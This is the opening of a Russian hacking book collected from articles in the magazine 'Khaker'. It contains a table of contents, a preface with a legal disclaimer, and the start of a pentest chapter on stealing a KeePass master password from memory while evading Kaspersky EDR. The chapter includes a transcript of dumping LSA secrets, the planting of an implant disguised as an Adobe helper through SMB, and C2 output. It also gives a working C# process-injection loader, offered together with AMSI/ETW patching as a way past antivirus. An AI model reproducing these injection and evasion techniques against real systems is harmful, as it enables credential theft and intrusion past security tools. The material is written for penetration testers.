ВЗЛОМ

ПРИЕМЫ, ТРЮКИ И СЕКРЕТЫ ХАКЕРОВ

ВЕРСИЯ 2.0

Санкт-Петербург

«БХВ-Петербург»

2022

УДК 004
ББК 32.973
В40

В40 Взлом. Приемы, трюки и секреты хакеров. Версия 2.0. — СПб.: БХВ-Петербург, 2022. — 272 с.: ил. — (Библиотека журнала «Хакер»)

ISBN 978-5-9775-1227-5

В сборнике избранных статей из журнала «Хакер» описана технология инжекта шелл-кода в память KeePass с обходом антивирусов, атака ShadowCoerce на Active Directory, разобраны проблемы heap allocation и эксплуатация хипа уязвимого SOAP-сервера на Linux. Рассказывается о способах взлома протекторов Themida, Obsidium, .NET Reactor, Java-приложений с помощью dirtyJOE, программ fat binary для macOS с поддержкой нескольких архитектур. Даны примеры обхода Raw Security и написания DDoS-утилиты для Windows, взлома компьютерной игры и написания для нее трейнера на языке C++. Описаны приемы тестирования протоколов динамической маршрутизации OSPF и EIGRP, а также протокола DTP. Подробно рассмотрена уязвимость Log4Shell и приведены примеры ее эксплуатации.

Для читателей, интересующихся информационной безопасностью

УДК 004
ББК 32.973

Группа подготовки издания:

Руководитель проекта	*Павел Шалин*
Зав. редакцией	*Людмила Гауль*
Редактор	*Ярослава Платонова*
Компьютерная верстка	*Натальи Смирновой*
Дизайн обложки	*Карины Соловьевой*

"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20.

ISBN 978-5-9775-1227-5

© ИП Югай А.О., 2022
© Оформление. ООО "БХВ-Петербург", ООО "БХВ", 2022

Содержание

Предисловие ... 7

Вызов мастеру ключей. Инжектим шелл-код в память KeePass, обойдя антивирус ... 10
Предыстория ... 10
    Потушить AV ... 11
    Получить сессию C2 ... 13
    Перепаять инструмент ... 14
Классическая инъекция шелл-кода ... 14
Введение в D/Invoke ... 20
    DynamicAPIInvoke без D/Invoke ... 21
    DynamicAPIInvoke с помощью D/Invoke ... 27
    Зачем системные вызовы? ... 33
    GetSyscallStub с помощью D/Invoke ... 35
Модификация KeeThief ... 42
    Подготовка ... 42
    Апгрейд функции ReadProcessMemory ... 43
    Время для теста! ... 46
Выводы ... 47

ShadowCoerce. Как работает новая атака на Active Directory ... 48
PetitPotam и PrinterBug ... 48
    Что такое VSS ... 49
Стенд ... 49
Как работает ShadowCoerce ... 50
Эксплуатация ... 53
Выводы ... 56

Круче кучи! Разбираем в подробностях проблемы heap allocation ... 58
Основы GDB ... 58
Структура чанков ... 59
    Арена ... 60
    Флаги ... 61
    Bins ... 61

Тестовая программа 63
Практика 63
Fast bin Dup 69
Что еще почитать про кучу 73

WinAFL на практике. Учимся работать фаззером и искать дыры в софте 74
Требования к функции 75
Компиляция WinAFL 75
Поиск подходящей цели для фаззинга 76
Поиск функции для фаззинга внутри программы 77
Аргументы WinAFL, подводные камни 84
Прокачка WinAFL — добавляем словарь 85
Особенности WinAFL 86
 Побочные эффекты 86
 Дебаг-режим 86
 Эмуляция работы WinAFL 86
 Стабильность 87
 Набор входных файлов 87
 Отучаем программу ругаться 87

Неядерный реактор. Взламываем протектор .NET Reactor 88

Фемида дремлет. Как работает обход защиты Themida 95

Сны Фемиды. Ломаем виртуальную машину Themida 102

Грязный Джо. Взламываем Java-приложения с помощью dirtyJOE 110

Obsidium fatality. Обходим триальную защиту популярного протектора 122
В итоге 129

Липосакция для fat binary. Ломаем программу для macOS с поддержкой нескольких архитектур 130
Немного теории 130
Intel 132
ARM 134
Патчим плагин 136

Разборки на куче. Эксплуатируем хип уязвимого SOAP-сервера на Linux 138
Реверс-инжиниринг 139
 handleCommand 139
 parseArray 144
 executeCommand 148
 deleteNote 150
 editNote 151

newNote ... 152
show ... 154
Итоги реверса ... 154
Анализируем примитивы ... 154
UAF (show после delete) ... 154
Heap overflow ... 155
Неочевидный UAF и tcachebins ... 156
Собираем эксплоит ... 159
Запускаем эксплоит ... 160
Выводы ... 160

Routing nightmare. Как пентестить протоколы динамической маршрутизации OSPF и EIGRP ... 164
Проблематика, импакт и вооружение ... 164
Протокол OSPF ... 164
Протокол EIGRP ... 166
Импакт ... 167
Вооружение с FRRouting ... 168
Настройка FRRouting ... 168
Виртуальная лаборатория ... 169
Инъекция маршрутов и перехват трафика в домене OSPF ... 171
Инъекция маршрутов и переполнение таблицы маршрутизации в домене EIGRP ... 173
Меры предотвращения атак на домены маршрутизации ... 176
Выводы ... 177

Разруливаем DTP. Как взломать протокол DTP и совершить побег в другую сеть VLAN ... 178
Как это работает ... 178
Уязвимость ... 180
Виртуальная лаборатория ... 181
Кастомная эксплуатация уязвимости ++без использования++ Yersinia ... 182
Эксплуатация ... 185
Побег в другую сеть VLAN ... 187
Защита ... 189
Вывод ... 189

DDoS с усилением. Обходим Raw Security и пишем DDoS-утилиту для Windows ... 190
Ищем уязвимые серверы ... 193
Разработка ... 194
Функция выбора интерфейса, из которого будут поступать пакеты ... 195
Функции формирования UDP-пакета ... 196
Формирование пакета ... 200
Отправка пакета ... 200
Заключение ... 201

Чит своими руками. Вскрываем компьютерную игру и пишем трейнер на C++ ... 202
Выбор игры ... 202
Поиск значений ... 202
Что такое статический адрес ... 205
Поиск показателей здоровья ... 206
    Поиск статического адреса для индикатора здоровья ... 210
Поиск значения числа патронов ... 213
    Поиск статического адреса для ammo ... 213
Проверка полученного статического адреса ... 218
    Проверка для HP ... 218
    Проверка для ammo ... 219
Как будет выглядеть наш указатель в C++ ... 220
Написание трейнера ... 220
    Injector ... 221
    DLL ... 222
Модуль обратных вызовов ... 229
Модуль работы с памятью ... 229
Проверка работоспособности ... 232
Выводы ... 232

Log4HELL! Разбираем Log4Shell во всех подробностях ... 233
Log4Shell ... 233
Патчи для патчей ... 234
Майнеры, DDoS и вымогатели ... 235
Защита ... 237
Списки уязвимых ... 237
Как работает уязвимость ... 238
Как нашли уязвимость ... 238
Стенд ... 240
    build.gradle ... 240
    src/main/java/logger/Test.java ... 240
    build.gradle ... 241
Детали уязвимости ... 242
RCE через Log4j ... 250
Эксплуатация Log4j в Spring Boot RCE на Java версии выше 8u19 ... 251
Не RCE единым ... 253
Манипуляции с пейлоадом и обходы WAF ... 256
Патчи и их обходы ... 259
Выводы ... 264

«Хакер»: безопасность, разработка, DevOps ... 265

Предметный указатель ... 269

Предисловие

Прошло два года с момента публикации первого сборника статей, подготовленного издательством «БХВ» совместно с редакцией журнала «Хакер». То дебютное издание называлось «Взлом. Приемы, трюки и секреты хакеров». Книга быстро завоевала популярность среди читателей, пережила несколько допечаток и разошлась большим тиражом, что еще раз доказывает: тема информационной безопасности не теряет своей актуальности. Сейчас ее уже невозможно найти в продаже, однако мы решили не выпускать еще один дополнительный тираж, потому что опубликованные в первом сборнике материалы за два года немного устарели. Сфера защиты информации весьма динамична, здесь все меняется очень быстро. Между тем в «Хакере» каждый день выходят новые интересные и актуальные статьи. Они и легли в основу этой книги.

Публикуемые в «Хакере» материалы всегда отличались своей практической ценностью. Здесь не найдешь философских трактатов о судьбах IT-индустрии или пространных рассуждений о внутреннем устройстве программ. Только практические приемы взлома, защиты от него, описание уязвимостей, технологий атак, способов их детектирования и защиты данных. Все тексты созданы практикующими профессионалами, имеющими многолетний опыт работы в сфере пентестинга, реверс-инжиниринга и информационной безопасности. Уровень экспертизы авторского коллектива «Хакера» необычайно высок, что подтверждается многолетней историей журнала. Возможно, именно поэтому некоторые авторы предпочитают публиковать свои статьи и руководства под псевдонимами — настоящие имена создателей отдельных текстов не знают даже сотрудники редакции :).

Журнал «Хакер» появился в феврале 1999 года, и первые его выпуски были в большей степени посвящены компьютерным играм, чем взлому и защите от него. Но позже игровая тематика перекочевала в отдельное издание, и уже через десять номеров акцент сместился в сторону всевозможных компьютерных трюков и хакерской субкультуры. Ведь хакеры — в первоначальном, классическом понимании данного термина — это исследователи, изучающие внутреннее устройство и архитектуру компьютеров не с целью личного обогащения или вредительства, а исклю-

чительно ради удовлетворения собственной жажды познания. Вот для таких хакеров и был создан журнал.

На бумаге «Хакер» выходил еще шестнадцать лет — до июля 2015 года. За это время многое изменилось: стал совершенно иным рынок рекламы, стоимость полиграфии выросла в несколько раз, да и читатели стали менее охотно покупать бумажную прессу, предпочитая читать интересующие их статьи в интернете. Журнал отреагировал на новые веянья времени: все последующие выпуски перекочевали на сайт **xakep.ru**, до этого игравший роль официальной веб-странички бумажного издания, а в 2015 году превратившийся в единственную площадку, на которой выходили все новые материалы. Сейчас **xakep.ru** читает несколько миллионов человек ежемесячно, постоянные подписчики получают PDF-версию журнала, электронные рассылки и внимательно следят за новинками в социальных сетях.

В середине «нулевых» претерпела существенные изменения и индустрия хакерства, разделившись на два противоположных по своей сути течения: криминальное, и противостоящее ей направление информационной безопасности. «Хакер» занял сторону добра: мы пишем о взломе с точки зрения тестирования безопасности информационных систем, особое внимание уделяя противодействию вторжениям, профилактике защиты и мерам по обеспечению сохранности данных. Читатели «Хакера» всегда остаются на острие прогресса, поскольку журнал делится с ними самой актуальной информацией о новых уязвимостях, вредоносных программах, векторах атак и прочих важных событиях в мире ИБ.

Исторически в «Хакере» сложилась своеобразная атмосфера. Во-первых, авторы общаются с читателем запросто, на «ты». Во-вторых, здесь допустимы сленг и жаргонизмы: наши авторы не любят официоза и привыкли называть вещи своими именами. Кто-то из читателей первых сборников назвал это «гопническим стилем» — вероятно, он просто никогда не держал в руках бумажный «Хакер» или ни разу не заглядывал на **xakep.ru**.

В книге принят ряд условных обозначений. Так, врезка ***Примечание*** содержит ту или иную полезную информацию, относящуюся к рассматриваемой теме. Врезка ***Полезные ссылки*** включает ссылки на различные публикации в интернете, где вы сможете почерпнуть дополнительную информацию по связанной теме. Во врезке ***ВНИМАНИЕ!*** приведена важная информация, к которой следует отнестись со всей возможной серьезностью. **Жирным шрифтом** в книге выделены элементы интерфейса, `моноширинным` — команды, элементы машинного ввода и вывода.

Прочитав книгу, вы узнаете, как обходить антивирусы, как работает новая атака на Active Directory, как устроена куча и связанные с ней уязвимости, научитесь работать фаззером и искать дыры в софте. Еще вы познакомитесь с примерами взлома различных протекторов, особенностями пентеста протоколов динамической маршрутизации и протокола DTP, выясните, как написать DDoS-утилиту для Windows. Наконец, вы освоите разработку своего трейнера для игры на языке C++ и узнаете, как устроена нашумевшая уязвимость Log4HELL.

Поскольку тема этой книги весьма специфична, мы не можем не опубликовать в предисловии несколько важных предупреждений. Вот они:

> ***ВНИМАНИЕ!***
>
> Вся приведенная на страницах этой книги информация, код и примеры публикуются исключительно в ознакомительных целях. Ни издательство «БХВ», ни редакция журнала «Хакер», ни авторы не несут никакой ответственности за любые последствия использования информации, полученной в результате прочтения книги, а также за любой возможный вред, причиненный информацией из этого издания.
>
> Помните, что несанкционированный доступ к компьютерным системам и распространение вредоносного ПО преследуются по закону. Все рассмотренные в книге методы представлены в ознакомительных целях. Каким-либо образом используя представленную в книге информацию, вы действуете исключительно на собственный страх и риск.

Надеюсь, эта книга поможет вам в изучении принципов и практических приемов информационной безопасности, а также послужит хорошим источником вдохновения в процессе обучения защите данных.

Валентин Холмогоров,
редактор рубрики «Взлом» журнала «Хакер»

http://xakep.ru
http://holmogorov.ru

Вызов мастеру ключей. Инжектим шелл-код в память KeePass, обойдя антивирус

snovvcrash

Недавно на пентесте мне понадобилось вытащить мастер-пароль открытой базы данных KeePass из памяти процесса с помощью утилиты KeeThief из арсенала GhostPack. Все бы ничего, да вот EDR, следящий за системой, категорически не давал мне этого сделать — ведь под капотом KeeThief живет классическая процедура инъекции шелл-кода в удаленный процесс, что не может остаться незамеченным в 2022 году.

В этой главе мы рассмотрим замечательный сторонний механизм D/Invoke для C#, позволяющий эффективно дергать Windows API в обход средств защиты, и перепишем KeeThief, чтобы его не ловил великий и ужасный «Касперский». Погнали!

Предыстория

В общем, пребываю я на внутряке, домен-админ уже пойман ~~и наказан~~, но вот осталась одна вредная база данных KeePass, которая, конечно же, не захотела сбрутиться с помощью hashcat и `keepass2john.py` (**https://gist.github.com/HarmJ0y/116fa1b559372804877e604d7d367bbc**). В KeePass — доступы к критически важным ресурсам инфры, определяющим исход внутряка, поэтому добраться до нее нужно. На рабочей станции, где пользак крутит интересующую нас базу, глядит в оба Kaspersky Endpoint Security (он же KES), который не дает расслабиться. Рассмотрим, какие есть варианты получить желанный мастер-пароль, не прибегая к социнженерии.

Прежде всего скажу, что успех этого предприятия — в обязательном использовании крутой малвари KeeThief из коллекции GhostPack авторства небезызвестных @harmj0y (**https://twitter.com/harmj0y**) и @tifkin_ (**https://twitter.com/tifkin_**). Ядро программы — кастомный шелл-код, который вызывает RtlDecryptMemory в отношении зашифрованной области виртуальной памяти `KeePass.exe` и выдергивает оттуда наш мастер-пароль. Если есть шелл-код, нужен и загрузчик, и с этим возникают трудности, когда на хосте присутствует EDR...

Впрочем, мы отвлеклись. Какие были варианты?

Потушить AV

Самый простой (и глупый) способ — вырубить к чертям «Касперского» на пару секунд. «Это не редтим, поэтому право имею!» — подумал я. Так как привилегии администратора домена есть, есть и доступ к серверу администрирования KES. Следовательно, и к учетке `KlScSvc` (в этом случае использовалась локальная УЗ), креды от которой хранятся среди секретов LSA в плейнтексте.

Порядок действий простой. Дампаю LSA с помощью `secretsdump.py` (**https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py**) (рис. 1.1).

```
[14|10:56]* → ~/ws secretsdump.py                              @KSC-APP1
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey:
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

[*] _SC_klactprx
KlScSvc:o              (
[*] _SC_kladminserver

[*] _SC_klwebsrv
KlScSvc:o              (
[*] _SC_ksnproxy
KlScSvc:o              (
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Рис. 1.1. Потрошим LSA

Гружу консоль администрирования KES с официального сайта (**https://www.kaspersky.ru/small-to-medium-business-security/downloads/endpoint**) и логинюсь, указав хостнейм KSC (рис. 1.2).



Рис. 1.2. Консоль администрирования KES

```
[14|11:16]* → ~/…/client/bin smbclient.py                    @10.1.193.34
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

Type help for list of commands
# cd /users/        /appdata/local/adobe/Acrobat/11.0
[-] No share selected
# use C$
# cd /users/        /appdata/local/adobe/Acrobat/11.0
# put AdobeHelperAgent.exe
# ls
drw-rw-rw-          0  Mon Mar 14 11:16:50 2022 .
drw-rw-rw-          0  Mon Mar 14 11:16:50 2022 ..
-rw-rw-rw-      71171  Fri Apr 23 13:57:07 2021 AdobeCMapFnt11.lst
-rw-rw-rw-     443904  Mon Mar 14 10:48:27 2022 AdobeHelper.exe
-rw-rw-rw-     744448  Mon Mar 14 11:17:06 2022 AdobeHelperAgent.exe
-rw-rw-rw-     121270  Fri Mar 11 13:50:44 2022 AdobeSysFnt11.lst
drw-rw-rw-          0  Tue Nov  2 10:41:38 2021 Cache
-rw-rw-rw-       3072  Fri Mar 11 16:23:16 2022 SharedDataEvents
-rw-rw-rw-     110015  Thu Nov 18 16:05:29 2021 UserCache.bin
# rm AdobeHelperAgent.exe
#

NimPlant 1 $ > shell C:\users\        \appdata\local\adobe\Acrobat\11.0\AdobeHelperAgent.exe
[14/03/2022 11:16:57|NP1] Staged command 'shell C:\users\        \appdata\local\adobe\Acrobat\11.0\AdobeHelperAge
nt.exe'.
[14/03/2022 11:17:22|NP1]
Database            : C:\Users\        \Desktop\DB.kdbx
KeyType             : KcpPassword
KeePassVersion      : 2.49.0.0
ProcessID           : 15428
ExecutablePath      : C:\Program Files\KeePass Password Safe 2\KeePass.exe
EncryptedBlobAddress : 58333896
EncryptedBlob       : 26-46-D5-54-D6-54-01-E8-E5-4D-9C-27-15-F7-A6-03
EncryptedBlobLen    : 16
PlaintextBlob       : 51-                -39-00-00-00-00-00-00-00-00-00
Plaintext           : Q      9
```

Рис. 1.3. AdobeHelperAgent.exe, ну вы поняли, ага

Стопорю «Каспера» и делаю свои грязные делишки (рис. 1.3).

Profit! Мастер-пароль у нас. После окончания проекта я опробовал другие способы решить эту задачу.

Получить сессию C2

Многие C2-фреймворки (**https://attack.mitre.org/tactics/TA0011/**) умеют тащить за собой DLL рантайма кода C# (Common Language Runtime, CLR) и загружать ее отраженно по принципу RDI (Reflective DLL Injection, **https://www.ired.team/offensive-security/code-injection-process-injection/reflective-dll-injection**) для запуска малвари из памяти. Теоретически это может повлиять на процесс отлова управляемого кода, исполняемого через такой трюк.

Полноценную сессию Meterpreter при активном антивирусе Касперского получить трудно из-за обилия артефактов в сетевом трафике, поэтому его execute-assembly (**https://github.com/b4rtik/metasploit-execute-assembly**) я даже пробовать не стал. А вот модуль execute-assembly (**https://www.cobaltstrike.com/blog/cobalt-strike-3-11-the-snake-that-eats-its-tail/**) Cobalt Strike принес свои результаты, поскольку я правильно получил сессию beacon (далее скриншоты будут с домашнего KIS, а не KES, но все техники работают и против последнего — проверено, рис. 1.4).

Рис. 1.4. KeeTheft.exe с помощью execute-assembly CS

Все козыри раскрывать не буду — мне еще работать пентестером, однако этот метод тоже не представляет большого интереса в нашей ситуации. Для гладкого по-

лучения сессии «маячка» нужен внешний сервак, на который надо накрутить валидный сертификат для шифрования SSL-трафика, а заражать таким образом машину с **внутреннего** периметра заказчика — совсем невежливо.

Перепаять инструмент

Самый интересный и в то же время трудозатратный способ — переписать логику инъекции шелл-кода таким образом, чтобы EDR не спалил в момент исполнения. Это то, ради чего мы сегодня собрались, но для начала немного теории.

> ***Примечание***
>
> Дело здесь именно в уклонении от эвристического анализа, так как, если спрятать сигнатуру малвари с помощью недетектируемого упаковщика, доступ к памяти нам все равно будет запрещен из-за фейла инъекции (рис. 1.5).

```
C:\Users\        \Downloads>Loader.exe
[*] Applying Syscall AMSI patch
[+] NtWriteVirtualMemory Succeed!
[+] OldProtect set back
[*] AMSI disabled: true
[*] Applying Syscall ETW patch
[+] NtWriteVirtualMemory Succeed!
[+] OldProtect set back
[*] ETW blocked by patch: true
************ Found a PwDatabase! **********
*** PwDatabase location :
************ Found a CompositeKey! **********
************ Found a PwDatabase! **********
*** PwDatabase location :
************ Found a CompositeKey! **********

KcpPasswordDatabase Location:
KcpPasswordAddr:    0x02F96788
KcpPasswordEncBlob:
0x87,0xA2,0xA5,0xB6,0x89,0xB2,0x5B,0x2B,0xE3,0xB1,0x29,0x9D,0x18,0xF7,0xC0,0xCF
KcpPasswordPlain:   ??????[+?)?????

KcpPasswordDatabase Location:
KcpPasswordAddr:    0x03018C60
KcpPasswordEncBlob:
0xEC,0x87,0x9F,0xB4,0xA1,0xDE,0x59,0xDE,0xEF,0x50,0x89,0xC3,0x32,0xE5,0x43,0xB7
KcpPasswordPlain:   ? ???Y??P??2?C?
```

Рис. 1.5. Запуск криптованного KeeTheft.exe при активном EDR

Классическая инъекция шелл-кода

Оглянемся назад и рассмотрим классическую технику внедрения стороннего кода в удаленный процесс. Для этого наши предки пользовались священным трио Win32 API (рис. 1.6):

- `VirtualAllocEx` (**https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex**) — выделить место в виртуальной памяти удаленного процесса под наш шелл-код.

- `WriteProcessMemory` (https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory) — записать байты шелл-кода в выделенную область памяти.
- `CreateRemoteThread` (**https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread**) — запустить новый поток в удаленном процессе, который стартует свежезаписанный шелл-код.



Рис. 1.6. Исполнение шелл-кода с помощью Thread Execution (изображение — elastic.co)

Напишем простой PoC на C#, демонстрирующий эту самую классическую инъекцию шелл-кода.

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace SimpleInjector
{
    public class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(
            uint processAccess,
            bool bInheritHandle,
            int processId);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocEx(
            IntPtr hProcess,
            IntPtr lpAddress,
            uint dwSize,
            uint flAllocationType,
            uint flProtect);
```

```
        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(
            IntPtr hProcess,
            IntPtr lpBaseAddress,
            byte[] lpBuffer,
            Int32 nSize,
            out IntPtr lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(
            IntPtr hProcess,
            IntPtr lpThreadAttributes,
            uint dwStackSize,
            IntPtr lpStartAddress,
            IntPtr lpParameter,
            uint dwCreationFlags,
            IntPtr lpThreadId);

        public static void Main()
        {
            // msfvenom -p windows/x64/messagebox TITLE='MSF' TEXT='Hack the
Planet!' EXITFUNC=thread -f csharp
            byte[] buf = new byte[] { };

            // Получаем PID процесса explorer.exe
            int processId = Process.GetProcessesByName("explorer")[0].Id;

            // Получаем хендл процесса по его PID (0x001F0FFF =
PROCESS_ALL_ACCESS)
            IntPtr hProcess = OpenProcess(0x001F0FFF, false, processId);

            // Выделяем область памяти 0x1000 байт (0x3000 = MEM_COMMIT |
MEM_RESERVE, 0x40 = PAGE_EXECUTE_READWRITE)
            IntPtr allocAddr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000,
0x3000, 0x40);

            // Записываем шелл-код в выделенную область
            _ = WriteProcessMemory(hProcess, allocAddr, buf, buf.Length, out
_);

            // Запускаем поток
            _ = CreateRemoteThread(hProcess, IntPtr.Zero, 0, allocAddr,
IntPtr.Zero, 0, IntPtr.Zero);
        }
    }
}
```

Скомпилировав и запустив инжектор, с помощью Process Hacker можно наблюдать, как в процессе explorer.exe запустится новый поток, рисующий нам диалоговое окно MSF (рис. 1.7).



Рис. 1.7. Классическая инъекция шелл-кода

Если просто положить такой бинарь на диск с активным средством антивирусной защиты, реакция будет незамедлительной независимо от содержимого массива buf, то есть нашего шелл-кода. Все дело в комбинации потенциально опасных вызовов Win32 API, которые заведомо используются в большом количестве зловредов. Для демонстрации я перекомпилирую инжектор с пустым массивом buf и залью результат на VirusTotal. Реакция (**https://www.virustotal.com/gui/file/894aa4b908f51ec2202fffd1dd052716921ee1598a431b356a9a2c6c4a479367**) ресурса говорит сама за себя (рис. 1.8).

Как антивирусное ПО понимает, что перед ним инжектор, даже без динамического анализа? Все просто: пачка атрибутов `DllImport`, занимающих половину нашего исходника, кричит об этом на всю деревню. Например, с помощью такого волшебного кода на PowerShell я могу посмотреть все импорты в бинаре .NET.

> ***Примечание***
>
> Здесь используется сборка `System.Reflection.Metadata`, доступная «из коробки» в PowerShell Core. Установка описана в документации Microsoft (**https://docs.microsoft.com/en-us/powershell/scripting/install/installing-powershell-on-windows**).



Рис. 1.8. VirusTotal намекает...

```
$assembly =
"C:\Users\snovvcrash\source\repos\SimpleInjector\bin\x64\Release\SimpleInjector
.exe"
$stream = [System.IO.File]::OpenRead($assembly)
$peReader = [System.Reflection.PortableExecutable.PEReader]::new($stream,
[System.Reflection.PortableExecutable.PEStreamOptions]::LeaveOpen -bor
[System.Reflection.PortableExecutable.PEStreamOptions]::PrefetchMetadata)
$metadataReader =
[System.Reflection.Metadata.PEReaderExtensions]::GetMetadataReader($peReader)
$assemblyDefinition = $metadataReader.GetAssemblyDefinition()

foreach($typeHandler in $metadataReader.TypeDefinitions) {
    $typeDef = $metadataReader.GetTypeDefinition($typeHandler)
    foreach($methodHandler in $typeDef.GetMethods()) {
        $methodDef = $metadataReader.GetMethodDefinition($methodHandler)

